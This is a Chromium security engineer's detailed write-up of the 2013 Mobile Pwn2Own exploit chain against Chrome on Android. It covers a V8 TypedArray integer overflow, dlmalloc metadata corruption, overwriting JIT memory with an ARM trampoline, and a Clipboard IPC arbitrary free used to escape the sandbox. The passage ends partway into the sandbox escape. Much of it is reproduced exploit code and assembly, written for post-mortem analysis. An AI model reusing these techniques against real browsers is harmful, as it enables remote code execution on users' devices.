Mobile Pwn2Own Autumn 2013 - Chrome on Android - Exploit Writeup

ianbeer@chromium.org

tl;dr
Pinkie Pie exploited an integer overflow in V8 when allocating TypedArrays, abusing dlmalloc inline metadata and JIT rwx memory to get reliable code execution. Pinkie then exploited a bug in a Clipboard IPC message where a renderer-supplied pointer was freed to get code execution in the browser process by spraying multiple gigabytes of shared-memory.

Part I

An `ArrayBuffer` is a javascript object used to represent a fixed-size buffer of untyped binary data. The contents of an `ArrayBuffer` can be manipulated by an `ArrayBufferView`, various subclasses of which allow manipulating the contents of the `ArrayBuffer` as a buffer of a particular data type using javascript array syntax.

The initial vulnerability is in the V8 ArrayBuffer code; specifically in the code introduced in V8 revision 16005:

> https://code.google.com/p/v8/source/detail?r=16005
> *Speed-up 'new TypedArray(arrayLike)'.*

This introduced a special case for `TypedArray` constructors when passed an object which isn't a javascript array but has a `length` property. For example:

```
var foo = {};     //a javascript object
foo.length = 123; //set the length property to 123
var bar = new Float64Array(foo); //foo is considered "array like"
```

This snippet reaches the following V8 javascript code[1]:

[src/v8/src/typedarray.js]

```
function ConstructByArrayLike(obj, arrayLike) {
  var length = arrayLike.length;
  var l =  ToPositiveInteger(length, "invalid_typed_array_length");
  if(!%TypedArrayInitializeFromArrayLike(obj, arrayId, arrayLike, l)) {
    for (var i = 0; i < l; i++) {
      obj[i] = arrayLike[i];
    }
  }
```

[1] An interesting aspect of the V8 javascript engine is that much of its high-level functionality is actually implemented in javascript

```
}
```

The `%FunctionName` syntax is used to call native c++ code from these special V8 javascript files. In this case, if the `length` property of the `arrayLike` object is less than `0x7fffffff` then the object will be passed to the following native function:

[src/v8/src/runtime.cc]

```
RUNTIME_FUNCTION(MaybeObject*, Runtime_TypedArrayInitializeFromArrayLike)
...
  size_t byte_length = length * element_size;

  if (byte_length < length) {
    return isolate->Throw(*isolate->factory()->
      NewRangeError("invalid_array_buffer_length",
      HandleVector<Object>(NULL, 0)));
  }

  if (!Runtime::SetupArrayBufferAllocatingData(
        isolate, buffer, byte_length, false)) {
    return isolate->Throw(*isolate->factory()->
          NewRangeError("invalid_array_buffer_length",
            HandleVector<Object>(NULL, 0)));
  }

  holder->set_buffer(*buffer);
  holder->set_byte_offset(Smi::FromInt(0));
  Handle<Object> byte_length_obj(
      isolate->factory()->NewNumberFromSize(byte_length));
  holder->set_byte_length(*byte_length_obj);
  holder->set_length(*length_obj);
  holder->set_weak_next(buffer->weak_first_view());
  buffer->set_weak_first_view(*holder);

  Handle<ExternalArray> elements =
      isolate->factory()->NewExternalArray(
          static_cast<int>(length), array_type,
          static_cast<uint8_t*>(buffer->backing_store()));
  holder->set_elements(*elements);
```

Here `length` is the length property of the arrayLike object and `element_size` is the size in bytes of the native type of this TypedArray (one of: `Uint8, Int8, Uint16, Int16, Uint32, Int32, Float32 or Float64`.)

This function is responsible for calculating the size in bytes required for the `ArrayBuffer` underlying this `TypedArray`, but the check for integer overflow when calculating that size is wrong: on 32-bit platforms where `size_t` is the same width as an `int` if `length` is a bit bigger than `MAX_UINT/(element_size-1)` then when `length` is multiplied by `element_size` the result will overflow and still be greater than `length`.

The overflowed `byte_length` is passed to `Runtime::SetupArrayBufferAllocatingData` which allocates the undersized buffer and initialises a V8 `JSArrayBuffer` object to point to it. This JSArrayBuffer is then pointed to by a `JSTypedArray` for the Float64 type which uses the original length property of the arrayLike object (which is in 8 byte units, not bytes) to create an `ExternalArray` that will actually be used to manipulate the underlying ArrayBuffer memory from javascript.

The backing_store buffer of the ArrayBuffer will be allocated by the system allocator if it's greater than 4096 bytes, which on on android is dlmalloc. (Smaller ArrayBuffer buffers will be allocated by PartitionAlloc[2].)

All the structures mentioned so far (apart from the ArrayBuffer backing_store buffer) reside in the V8 GC heap. This is a fairly recent change, previously a javascript ArrayBuffer object was only a wrapper around a `WTF::ArrayBuffer` *[src/third_party/WebKit/Source/wtf/ArrayBuffer.h].* Now, when creating an ArrayBuffer (or TypedArray) in javascript no `WTF::ArrayBuffer` will be created and the structures will be completely managed by V8.

Using the `obj.__defineGetter__(property, func)` function arbitrary javascript code can be executed whenever a particular property of a javascript object is read. The square bracket array syntax (eg: `foo[1]`) when applied to regular javascript objects is also just reading a property, even if the property is a number this will still invoke a getter if one has been defined.

After some initial heap grooming which will be important later Pinkie creates a javascript object hugetempl with a length property of 0x24924925 and getters on various indices and passes it to the Float64Array constructor. After the byte_length calculation overflows this will result in the allocation of an ArrayBuffer with a buffer of 0x24924928 bytes which will be initialised as a Float64Array of length (not in bytes, but 8-byte units) 0x24924925:

```
var hugetempl = {
  length: 0x24924925,
...
  //various getters
}
var huge = new Float64Array(hugetempl);
```

[2] PartitionAlloc is a custom allocator used to permanently partition the allocations of certain object hierarchies into separate vm regions in an attempt to make some use-after-free bugs harder to exploit - specifically it prevents small ArrayBuffer backing store allocations from overlapping allocations of objects which are most frequently seen in use-after-free bugs like DOM and render tree nodes.


The following loop in the TypedArray constructor shown above initialises the Float64Array:

[src/v8/src/typedarray.js]

```
  for (var i = 0; i < l; i++) {
    obj[i] = arrayLike[i];
  }
```

`obj` is the Float64Array which is being initialized. This loop will end up copying off the end of the ArrayBuffer backing_store allocation. The only option to prevent crashing here is to throw an exception in a getter on arrayLike before the copy hits an unmapped page. If an exception is thrown inside the constructor then the object won't be constructed - Pinkie can't just throw an exception and get back the Float64Array with an incorrect length, instead Pinkie will have to groom useful objects at predictable offsets directly following the ArrayBuffer buffer and corrupt them:

Doug Lea's Malloc, a.k.a dlmalloc




dlmalloc is a chunk-based, best-fit allocator and uses inline metadata to manage allocated chunks. Preceding each dlmalloc chunk is a two word header containing the sizes of this and the previous chunks and three flags bits (one of which is unused) in the lower three bits of the current chunk size indicating whether this current (`C`) and the previous (`P`) chunk are in-use or free.

The use of three flag-bits in the size field means that dlmalloc uses and 8-byte allocation size granularity, and all allocations carry a two word overhead to store the inline header data.

When a chunk is freed it will be coalesced with neighbouring free chunks and the first two words of the resulting free chunk will be reused as forward and backward free-list pointers.

Freed chunks less than 512 bytes in size are inserted at the head of a per-size freelist. Freed chunks greater than 512 bytes are inserted into one of a further 64 bucketed freelists which are kept sorted by size then age with smallest, then oldest being preferred.

dlmalloc heap layout



Pinkie set's the following getters on the hugetempl object, which correspond to writing to the offsets shown in the diagram above:

`0`:

```
  for(var i = 0; i < arrays.length; i++) {
    createArray(0x20000);
  }
```

The getter on 0 allocates 300 ArrayBuffers each 0x20000 bytes in size and fills them with the byte 0x42 (ascii 'B'.) The goal is to get the backing store of one of these ArrayBuffers allocated on the page immediately following the undersized buffer of the Float64Array which is being initialised (at offset 0x4924a00 above.)

`0x49249FF`:

```
  return 7.611564664e-313;
```

This index corresponds to the 8 bytes at the end of the final page of the undersized allocationo (this is already out of bounds.) If the allocations of ArrayBuffers in the `0`: getter worked then this index should be the location of the dlmalloc header for the backing_store buffer of one of them. This getter returns the double 7.611564664e-313 which has the byte representation: `deadbeef 00000023`. Overwriting the dlmalloc header with this will change the chunk size of that buffer allocation from 0x20000 to 0x20 meaning that when the buffer is freed this chunk will be inserted at the head of the 0x20 byte free-list.

`0x4924A00`:

```
  return 2261634.5098039214;
```

This index returns the double: `2261634.5098039214` which has the byte representation `41414141 41414141`. If the grooming succeed and the undersized Float64Array buffer is followed by another ArrayBuffer buffer (as allocated in the getter for index 0) then this should write 'AAAAAAAA' into the first 8 bytes of it (overwriting 'BBBBBBBB'.)

`0x4924A01`:

```
  for(var j = 0; j < arraysI; j++) {
    if(arrays[j][0] != 0x42) {
      replaceWithWTFArrayBuffer(arrays, j);
      foundIt = true;
      return 1.060997895e-314;
    }
  }
  alert('No good.  Crashing Chrome for another try...');
```

```
  crash();
```

This index goes through each of the ArrayBuffers allocated in the 0 getter to see if the first byte has changed from a ‘B’ to an ‘A’. If it has then the exploit can continue, otherwise at this point it calls crash() and the exploit fails.

If the correct ArrayBuffer was found then `replaceWithWTFArrayBuffer(arrays, j)` is called where j corresponds to the index of the matching ArrayBuffer in the `arrays` array. This function will free the ArrayBuffer buffer allocation (which will put it at the head of the 0x20 size freelist since the dlmalloc chunk header was overwritten in the getter on `0x49249FF`) and then try to get a WTF::ArrayBuffer object allocated there (see the right side of the diagram above); if that succeeds then the double returned by this getter will overlap with the m_sizeInBytes and m_deallocationObserver fields of the WTF::ArrayBuffer. Pinkie returns the double `1.060997895e-314` which has the byte representation `7fffffff 00000000` and will have the effect of setting m_sizeInBytes to `INT_MAX`.

```
0x4924A02:

  throw 'ok';
```

This index throws an exception and terminates the copy (also throwing away the initial Float64Array.)

replaceWithWTFArrayBuffer() and launderBuffers()
Pinkie’s goal is to overwrite the length field of an ArrayBuffer to get a controllable out-of-bounds read/write primitive. However, all the ArrayBuffer structures we’ve seen up until now (apart from the actual backing buffer) have been in the V8 GC heap whereas the memory corruption is happening in the dlmalloc heap.

The ArrayBuffer bindings provide the toNative method, which turns a V8 managed ArrayBuffer back in to an old WTF::ArrayBuffer (allocated on the dlmalloc heap) and then wraps it:

```
ArrayBuffer* V8ArrayBuffer::toNative(v8::Handle<v8::Object> object)
{
...
    v8::ArrayBuffer::Contents v8Contents = v8buffer->Externalize();

    ArrayBufferContents contents(v8Contents.Data(), v8Contents.ByteLength(),
        V8ArrayBufferDeallocationObserver::instanceTemplate());

    RefPtr<ArrayBuffer> buffer = ArrayBuffer::create(contents);

    V8DOMWrapper::associateObjectWithWrapper<V8ArrayBuffer>(buffer.release(),
&wrapperTypeInfo, object, v8::Isolate::GetCurrent(),
WrapperConfiguration::Dependent);
```

```
...
}
```

Pinkie chose to use the bufferData function of the WebGLRenderingContext object to reach the toNative function. Looking at the code generated for this particular binding we see that it does indeed call toNative on the passed-in ArrayBuffer:

```
static void bufferData1Method(const v8::FunctionCallbackInfo<v8::Value>& info)
{
...
    V8TRYCATCH_VOID(ArrayBuffer*, data, info[1]->IsArrayBuffer() ?
V8ArrayBuffer::toNative(v8::Handle<v8::ArrayBuffer>::Cast(info[1])) : 0);
...
    imp->bufferData(target, data, usage);
}
```

Similarly the function bufferData2Method is used to create native DataViews.

At this point, there is a length field in the dlmalloc heap which has been corrupted, however, the V8 wrappers will still be using the length value of the ArrayBuffer when it was wrapped.

Pinkie uses the following code to get updated v8 wrappers for the corrupted `WTF::ArrayBuffers`:

```
function launderBuffers(origBuffers, prop, callback) {
  window.onmessage = function(e) {
    try {
      var buffers = e.data;
      window[prop] = buffers;
      for(var i = 0; i < buffers.length; i++) {
        var buffer = buffers[i];
        if(buffer.byteLength >= 0x7ffffffe) {
          if(callback(buffer))
            return;
        }
      }
      crash();
    } catch(e) {
      crash();
    }
  }
  window.postMessage(origBuffers, '*', origBuffers);
}
```

Here Pinkie sets the window.onmessage handler to call the function `callback` with any objects it receives having a length property greater than `0x7ffffffe`. Pinkie then calls window.postMessage passing origBuffers (which is an array of ArrayBuffers) as the first and third argument. The third argument to postMessage is an array of *Transferables*[3] meaning that ownership of the object will be transferred to the receiving window - this is implemented by neutering the ArrayBuffer in the sending context and then copying only the `ArrayBufferContents` (maintaining the m_sizeInBytes and m_data members) in the message (rather than making a copy of all the ArrayBuffer elements.) This optimisation has the neat side effect of creating new V8 wrappers for the corrupted WTF::ArrayBuffer structure.

Aribitrary read/write


At this point Pinkie has corrupted the length of an ArrayBuffer and laundered the wrappers such that it's possible to read and write at at arbitrary offset (up to 0x7fffffff.) The buffer of the corrupted and laundered wrapper was allocated prior to triggering the bug in the following setup code:

```
for(var i = 0; i < 1000; i++) {
      buffersToForce.push(new ArrayBuffer(4097));
      for(var j = 0; j < 3; j++) {
            var buf = new ArrayBuffer(0x52);
            force(buf);
            buffersToForceEarly.push(buf);
            var view = new DataView(buf, 0, 0x51);
            force(view);
            viewsToForceEarly.push(view);
      }
      thingiesToFree.push([]);
}
```

(The force function creates the native WTF::ArrayBuffer using the WebGL bufferData method described earlier.)

This heap grooming code sets up the something like the following repeated heap structure:

[3] https://developer.mozilla.org/en-US/docs/Web/API/Transferable



One of the ArrayBuffers in buffersToForce will be the ArrayBuffer which ends up getting unbounded by the original overflow shown earlier.

In the `sniffAroundInBuffers` function Pinkie walks off the end of the unbounded ArrayBuffer buffer looking for the words 0x00000051 and 0x00000052. 0x52 is very likely to be the m_sizeInBytes field of the WTF::ArrayBuffer and 0x51 the m_byteLength field of the WTF::DataView allocated in the groom above.

From the DataView object Pinkie reads a vtable pointer. Pinkie also finds two ArrayBuffer objects and sets their bases at 0x100 and 0x80000000 and their lengths to 0x7ffffffe and 0x7fffffff allowing read/write of arbitrary addresses (the lengths are different so that the arraybuffers can be distinguished.) These WTF::ArrayBuffers are then laundered so that javascript wrappers reflecting the corrupted m_data and m_sizeInBytes fields are obtained.

Setting up for arbitrary code execution

```
var text = read32(vtable + 8);
var dlsymmer = find((text & ~1) + 0x900000, 2,
[0x46204798, 0xc0d6f59c, 0x4038e8bd, 0xb9ddf000, 0x0422bf00]);
dlsym_addr = blxDest(dlsymmer - 0x10);
```

Pinkie adds 0x900000 to the address of one of the DataView object's virtual methods then searches for a long, unique byte pattern. 16 bytes before this byte pattern is a `blx` instruction which is calling dlsym via the PLT[4]. The

[4] Procedure Linkage Table

blxDest function extracts the offset from the instruction and adds it to the address of the blx instruction (since the instruction is PC relative) to get the absolute address of the dlsym entry in the libchromeview.so PLT.

Pinkie searches for another byte sequence to find an instruction loading the `V8::internal::Isolate::thread_data_table_` pointer. Pinkie then follows a series of pointers from there (`thread_data_table_→list_→isolate_→heap_`) to find the `LargeObjectSpace` object which has a pointer to the head of a linked-list of `MemoryChunks` used by V8 to manage memory. Pinkie creates and calls a large javascript function forcing the allocation of new JIT pages which get added to the MemoryChunks list:

```
var a = 'eval("");';
for(var i = 0; i < 40000; i++) a += 'a.a;'
a += 'return 42;';
deadfunc = new Function('a', a);
deadfunc({});
```

Pinkie reads the start and end address of the JIT pages from the MemoryChunk and scans through the memory looking for the prologue of the function which was just jitted (0xe92dXXXX is the encoding of the ARM push instruction, where XXXX is a bitmap of registers to push:)

```
if((read32(a) & 0xffff0000) == (0xe92d0000 | 0)) {
      for(var i = 0; i < insts.length; i++)
            write32(a + i * 4, insts[i]);
      var end = a + insts.length * 4;
      insts[insts.length - 1] = callbuf + 0x28;
      for(var i = 0; i < insts.length; i++)
            write32(end + i * 4, insts[i]);
      bxlr = end - 8;
      stub2 = end;
      break;
}
```

(note that Pinkie is actually writing *two* copies of the trampoline here, one after another. See part II for an explanation of why the second one is required)

ARM trampoline

Pinkie overwrites the jitted function with a small stub which can be used to call arbitrary functions with arbitrary arguments and then retrieve the return value from javascript:

```
push {r4, r5, lr}               ; save regs
ldr  r5, [pc, #32]              ; r5 := value at pc+0x32, callbuf pointer
ldm  r5!, {r0, r1, r2, r3}      ; load args 5-8 from callbuf
push {r0, r1, r2, r3}           ; push them on to the stack
ldm  r5!, {r0, r1, r2, r3, r4}  ; load args 1-4 and function address
```

```
blx   r4                          ; call function
str   r0, [r5]                    ; save result in callbuf
pop   {r0, r1, r2, r3, r4, r5, lr}; fixup stack and restore saved regs
mov   r0, #0                      ; return like a jitted function
mov   r1, #0
bx    lr
data word: callbuf pointer        ; pc+0x32 from the second instruction
```

(`callbuf` points to the original ArrayBuffer backing_store buffer of the ArrayBuffer which Pinkie pointed to 0x100 for the read/write view of the lower half of memory earlier.)

```
function call(func, a1, a2, a3, a4, a5, a6, a7, a8) {
      assert(func);
      write32(callbuf + 0x00, a5);
      write32(callbuf + 0x04, a6);
      write32(callbuf + 0x08, a7);
      write32(callbuf + 0x0c, a8);
      write32(callbuf + 0x10, a1);
      write32(callbuf + 0x14, a2);
      write32(callbuf + 0x18, a3);
      write32(callbuf + 0x1c, a4);
      write32(callbuf + 0x20, func);
      deadfunc({});
      return read32(callbuf + 0x24);
}
```

This function wraps up the calling of an arbitrary, native function with arbitrary arguments from javascript, copying the parameters and native function address to the offsets in the callbuf buffer which the trampoline will read from, calling the function which has been overwritten with the trampoline then retrieving the return value from the address that the trampoline wrote it to.

Pinkie can then call dlsym (the address of which was found earlier) to resolve arbitrary symbols and call arbitrary functions.

Part II

Pinkie looks for the the fd pipe (used for sending file descriptors) and the IPC pipe (used for sending and receiving IPC messages):

```
var sockets = 0;
for(var fd = 5; fd < 100; fd++) {
  write32(scratch + 0x78, 4);
  if(call(funcs.getsockopt, fd, SOL_SOCKET, SO_TYPE,
```

```
          scratch + 0x74, scratch + 0x78) == 0) {
    if(sockets == 2) {
      fd_pipe_ = fd;
    } else if(sockets == 7) {
      pipe_ = fd;
      break;
    }
    sockets++;
  }
}
```

Pinkie then sets the `SIGUSR2` signal handler for this process to point to `stub2`, which is the address of the second ARM trampoline mentioned earlier. This trampoline is set up to call `futex` which will wait on the futex int at myfutex (which was allocated with a call to malloc.) Then the SIGUSR2 signal is sent to all other threads causing them to wait on the futex myfutex:

```
assert(call(funcs.bsd_signal, SIGUSR2, stub2) != NEGONE);
write32(callbuf + 0x28 + 0x10, myfutex);
write32(callbuf + 0x28 + 0x14, FUTEX_WAIT);
write32(callbuf + 0x28 + 0x18, 0xffffffff);
write32(callbuf + 0x28 + 0x1c, 0);
write32(callbuf + 0x28 + 0x20, funcs.futex);
write32(myfutex, 0xffffffff);

for(var tid = mypid + 1; tid < mypid + 1000; tid++) {
  if(tid == mytid)
    continue;
  call(funcs.tkill, tid, SIGUSR2);
}
```

Clipboard IPC bug

Pinkie's sandbox escape bug is in the Clipboard IPC code, specifically in the `Clipboard::DispatchObject` function which is reachable via the `ClipboardHostMsg_WriteObjectsAsync` IPC message:

(Both `type` and `params` are controlled here)

[src/ui/base/clipboard/clipboard.cc]

```
void Clipboard::DispatchObject(ObjectType type, const ObjectMapParams& params) {
...
  switch (type) {
...
    case CBF_SMBITMAP: {
...
      const char* raw_bitmap_data_const =
```

```
          reinterpret_cast<const char*>(&params[0].front());

      char* raw_bitmap_data = const_cast<char*>(raw_bitmap_data_const);

      scoped_ptr<SharedMemory> bitmap_data(
          *reinterpret_cast<SharedMemory**>(raw_bitmap_data));

      if (!ValidateAndMapSharedBitmap(bitmap.getSize(), bitmap_data.get()))
        return;
...
```

Taking the casts and types apart piece by piece:

ObjectMapParams is a vector of ObjectMapParam:

```
typedef std::vector<ObjectMapParam> ObjectMapParams
```

and ObjectMapParam is just a vector of char:

```
typedef std::vector<char> ObjectMapParam
```

reinterpret_cast<const char>(&params[0].front())*

`params[0]` = Get the first element of params, a const vector<char> (since params is a const reference we get back a const reference from operator[])

`params[0].front()` = Get a const reference to the first char in that const vector<char>

`&params[0].front()` = Take the address of that const reference to the first char

`reinterpret_cast<const char*>(&params[0].front())` = reinterpret it as a const char*

`const_cast<char*>(raw_bitmap_data_const)` = remove the const

`reinterpret_cast<SharedMemory**>(raw_bitmap_data)` = take that address of the first char in the vector, and treat it as the address of a pointer to a SharedMemory object…

`*reinterpret_cast<SharedMemory**>(raw_bitmap_data)` = ...and dereference the address (of the first char in the vector) yielding a pointer to a SharedMemory object

`scoped_ptr<SharedMemory> bitmap_data(...` = finally, assign that pointer to a scoped_ptr, so that when the flow of execution leaves this scope it will be freed.

In other words: The first four chars in the first element of the params vector will be reinterpreted as a pointer which will then be freed… how did this ever work?

The relevant IPC filter code originally looked like this:

```
void ClipboardMessageFilter::OnWriteObjectsAsync(
         const ui::Clipboard::ObjectMap& objects) {
...
  ui::Clipboard::ObjectMap* long_living_objects =
    new ui::Clipboard::ObjectMap(objects);
...
  // This async message doesn't support shared-memory based bitmaps; they must
  // be removed otherwise we might dereference a rubbish pointer.
  long_living_objects->erase(ui::Clipboard::CBF_SMBITMAP);

  BrowserThread::PostTask(BrowserThread::UI, FROM_HERE,
  base::Bind(&WriteObjectsHelper, base::Owned(long_living_objects)));
}
```

Note the comment; the author was clearly aware of the dangers of trusting pointers from the renderer so added some sanitisation to remove them from the ObjectMap[5]. However, r122916 added the following `#ifdef`:

```
void ClipboardMessageFilter::OnWriteObjectsAsync(
    const ui::Clipboard::ObjectMap& objects) {
#if defined(OS_WIN)
...
  ui::Clipboard::ObjectMap* long_living_objects = new
ui::Clipboard::ObjectMap(objects);
...
  // This async message doesn't support shared-memory based bitmaps; they must
  // be removed otherwise we might dereference a rubbish pointer.
  long_living_objects->erase(ui::Clipboard::CBF_SMBITMAP);

  BrowserThread::PostTask( BrowserThread::UI, FROM_HERE,
      base::Bind(&WriteObjectsHelper, base::Owned(long_living_objects)));
#else
  GetClipboard()->WriteObjects(objects);
#endif
}
```

[5] Practitioners of bug archaeology might note that this bug actually has a long history; it was first noticed and fixed back in 2010 before regressing for non-windows platforms in 2012: http://blog.azimuthsecurity.com/2010/08/chrome-sandbox-part-2-of-3-ipc.html

This #ifdef has the unfortunate effect of removing the sanitisation for non-windows platforms, so now on linux, android and OS X it's possible to "`dereference a rubbish pointer.`" The #ifdef should have been two statements later, and WriteObjects should have taken long_living_objects rather than objects.

Pinkie chose to exploit this arbitrary free by spraying the browser process address space with shared memory then freeing an address likely to land in this shared memory. This puts a chunk of shared memory (readable and writable by both the browser and renderer) in to a dlmalloc freelist in the browser:

